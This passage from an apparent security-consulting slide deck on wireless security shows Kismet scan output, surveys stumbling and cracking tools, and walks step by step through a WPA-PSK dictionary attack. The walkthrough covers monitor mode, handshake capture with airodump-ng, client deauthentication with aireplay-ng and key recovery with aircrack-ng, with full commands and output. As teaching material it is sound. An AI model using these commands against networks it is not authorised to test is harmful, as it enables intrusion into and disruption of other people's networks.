! <no ssid>      A  ---  1     0,0,0,0  82B
! thg2           A  001  231   0,0,0,0  72B
! linksys        A  001  62    0,0,0,0  210B
! thg            A  003  487   0,0,0,0  48k
! starbucks      A  006  4419  0,0,0,0  0B
! District 24    A  006  515   0,0,0,0  12k
! law            A  006  133   U4      192.168.0.1  3k
! BFI            A  010  3     0,0,0,0  0B
! 209            A  011  20    0,0,0,0  0B

Wireless networks sorted by channel


Info
Ntwrks 10
Pkts 6167
Cryptd 256
Weak 0
Noise 8
Discrd 265
Pkts/s 84
Elapsed 00:01:07

Status
Associated probe network "00:05:4E:41:97:4F" with "00:A0:C5:90:40:DF" via probe response.
Found IP 192.168.0.1 for law:00:0F:3D:4A:EF:4C via UDP
Sorting by channel
Found new network "<no ssid>" bssid 00:0C:41:66:EF:C2 WEP N Ch 0 @ 0.00 mbit
Battery: AC 100% 10h00s
```

# Common tools – OS X

## - KisMAC (<http://kismac.macpirate.ch/>)

KisMAC – popular stumbler for Mac OS X offers many of the features of its namesake Kismet. Unlike Kismet it offers a pretty GUI. Offers mapping, Pcap-format import and logging and even some decryption and deauthentication attacks.




## Common tools - Linux



- Aircrack-ng (<http://www.aircrack-ng.org/>) is an 802.11 WEP and WPA-PSK key cracking program that can recover keys once enough data packets have been captured.”
- Airodump-ng is used for packet capturing of raw 802.11 frames
- Aireplay-ng is used to inject frames.

## Example WPA crack

- Using BackTrack 3.0 (Linux) and tools described on previous slide



## Example WPA crack (details)


Going to perform a dictionary attack on a WPA encrypted network

The equipment:

- USB wireless device with RT73 chipset (available for \$5 on ebay)
- VMware Image of BackTrack3 including the tools kismet, airodump-ng, aireplay-ng, aircrack-ng  
(available for free at [http://www.remote-exploit.org/backtrack\\_download.html](http://www.remote-exploit.org/backtrack_download.html))

# Example WPA crack (details)

## WPA 4 way handshake



1. The access point (AP) sends a nonce-value (ANonce) to the client station (STA). The client now has all the attributes to construct the Pairwise Transient Key (PTK).
2. The STA sends its own nonce-value (SNonce) to the AP together with a message integrity code (MIC), including authentication, what really is a Message Authentication and Integrity Code: (MAIC).
3. The AP sends the group temporal key (GTK) and a sequence number together with another MIC. The sequence number is the sequence number that will be used in the next multicast or broadcast frame, so that the receiving STA can perform basic replay detection.
4. The STA sends a confirmation to the AP.

From <http://en.wikipedia.org/wiki/WPA2>

# Example WPA crack (details cont.)

Start the wireless card


```
ifconfig rausb0 up
```

```
iwconfig rausb0 mode monitor
```

rausb0 is the interface name (since we are using a USB wireless device with RT73 chipset)

Identify the target

```
kismet
```



# Example WPA crack (details cont.)

## WPA Cracking with Dictionary Attack

Step 1 - Identify target network and channel (In this case ssid = Venezia on Channel 1)

Step 2 - Run airodump-ng

```
airodump-ng -w crackwpa -c 1 rausb0
```

-w crackwpa is the file name prefix for the file which will contain the IVs

-c 1 is the channel for the wireless network

rausb0 is the interface name

```
CH 1 ][ Elapsed: 1 min ][ 2009-01-23 23:15 ][ WPA handshake: 00:1E:2A:4F:14:28
```

BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:19:E3:E4:61:75	102	86	469	0	0	1	54	WEP	WEP		Wireless Network
00:1E:2A:4F:14:28	81	83	448	802	8	1	54	WPA	TKIP	PSK	Venezia

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
00:1E:2A:4F:14:28	00:1C:B3:B0:3C:03	113	54-54	0	290	Venezia
00:1E:2A:4F:14:28	00:1F:CC:05:98:8A	91	54-24	2	59	
00:1E:2A:4F:14:28	00:1F:3B:0A:C9:6B	89	54-54	0	484	Venezia

## Example WPA crack (details cont.)

Step 3 - Run aireplay-ng to deauthenticate the client

```
aireplay-ng -0 5 -a 00:1E:2A:4F:14:28 -c 00:1F:3B:0A:C9:6B rausb0
```


-0 means deauthentication

5 is the number of deauths to send (can be any value you wish – typically use 5)

-a 00:1E:2A:4F:14:28 is the MAC address of the access point

-c 00: 00:1F:3B:0A:C9:6B is the MAC address of the client you are deauthing

rausb0 is the interface




```
Shell - Konsole <2>
bt ~ # aireplay-ng -0 1 -a 00:1E:2A:4F:14:28 -c 00:1F:3B:0A:C9:6B rausb0
23:11:34 Waiting for beacon frame (BSSID: 00:1E:2A:4F:14:28) on channel 1
23:11:34 Sending 64 directed DeAuth. STMAC: [00:1F:3B:0A:C9:6B] [ 0 | 0 ACKs]
bt ~ # aireplay-ng -0 5 -a 00:1E:2A:4F:14:28 -c 00:1F:3B:0A:C9:6B rausb0
23:14:51 Waiting for beacon frame (BSSID: 00:1E:2A:4F:14:28) on channel 1
23:14:51 Sending 64 directed DeAuth. STMAC: [00:1F:3B:0A:C9:6B] [ 0 | 0 ACKs]
23:14:53 Sending 64 directed DeAuth. STMAC: [00:1F:3B:0A:C9:6B] [ 0 | 0 ACKs]
23:14:54 Sending 64 directed DeAuth. STMAC: [00:1F:3B:0A:C9:6B] [ 0 | 0 ACKs]
23:14:55 Sending 64 directed DeAuth. STMAC: [00:1F:3B:0A:C9:6B] [ 0 | 0 ACKs]
23:14:57 Sending 64 directed DeAuth. STMAC: [00:1F:3B:0A:C9:6B] [ 0 | 0 ACKs]
bt ~ #
```

## Example WPA crack (details cont.)

Step 4 - Run aircrack-ng to crack the pre-shared key  
*aircrack-ng -w dict.txt crackwpa-01.cap*

-w dict.lst is the name of the dictionary file (remember to specify the full path if not in the same directory)  
crackwpa.cap is the name of group of files containing the captured packets

(Basic dictionary obtained from <http://lastbit.com/dict.asp> )




```
Shell - Konsole
bt crack # aircrack-ng -w dict.txt crackwpa-01.cap
Opening crackwpa-01.cap
Read 1270 packets.

# BSSID          ESSID          Encryption
1 00:1E:2A:4F:14:28 Venezia         WPA (1 handshake)
2 00:19:E3:E4:61:75 Wireless Network No data - WEP or WPA

Index number of target network ? 1
```

## Example WPA crack (details cont.)

And you have your key....."aardvark"



```
Shell - Konsole
Aircrack-ng 1.0 rc1 r1085

[00:00:00] 0 keys tested (0.00 k/s)

KEY FOUND! [ aardvark ]

Master Key      : 74 F4 4D E6 90 18 05 75 91 09 24 67 05 7E 79 8C
                  59 48 7B CF BE A2 21 20 E4 B4 27 B6 64 14 95 BC

Transcient Key  : 90 E0 B1 1B 3F 1C 1B 9B CF A3 51 E9 D6 78 6E 83
                  3C F7 E5 8D CE 86 92 EE B3 CF C8 BF 22 D3 C0 FE
                  2A 8F CF DA 52 1A 6C 6D 96 11 64 3F 53 74 EE BC
                  C4 06 73 29 67 2F 1A BA F5 D5 70 BB D6 11 51 13

EAPOL HMAC     : E5 13 D0 5C A2 9E 32 83 AA 89 0E F8 78 96 DB D3

bt crack # █

<< back | track >>
```

## Example 2 - WEP crack (Video clip) \*



Breaking WEP in 10 minutes.avi

\*Video clip taken from YouTube <http://www.youtube.com/>

## Further information and references

- NIST SP 800-97 Establishing Wireless Robust Security Networks: A Guide to IEEE 802.11i
- NIST SP 800-48 Guide to Securing Legacy IEEE 802.11 Wireless Networks
- ISACA - Wireless LAN Risks and Vulnerabilities
- Center for Internet Security – Wireless Security Benchmark v1.0
- ISO27002:2005 (Previously ISO17799:2005)
- SANS Reading Room – Wireless
- <http://www.aircrack-ng.org/doku.php>
- <http://www.youtube.com>



**Deloitte.**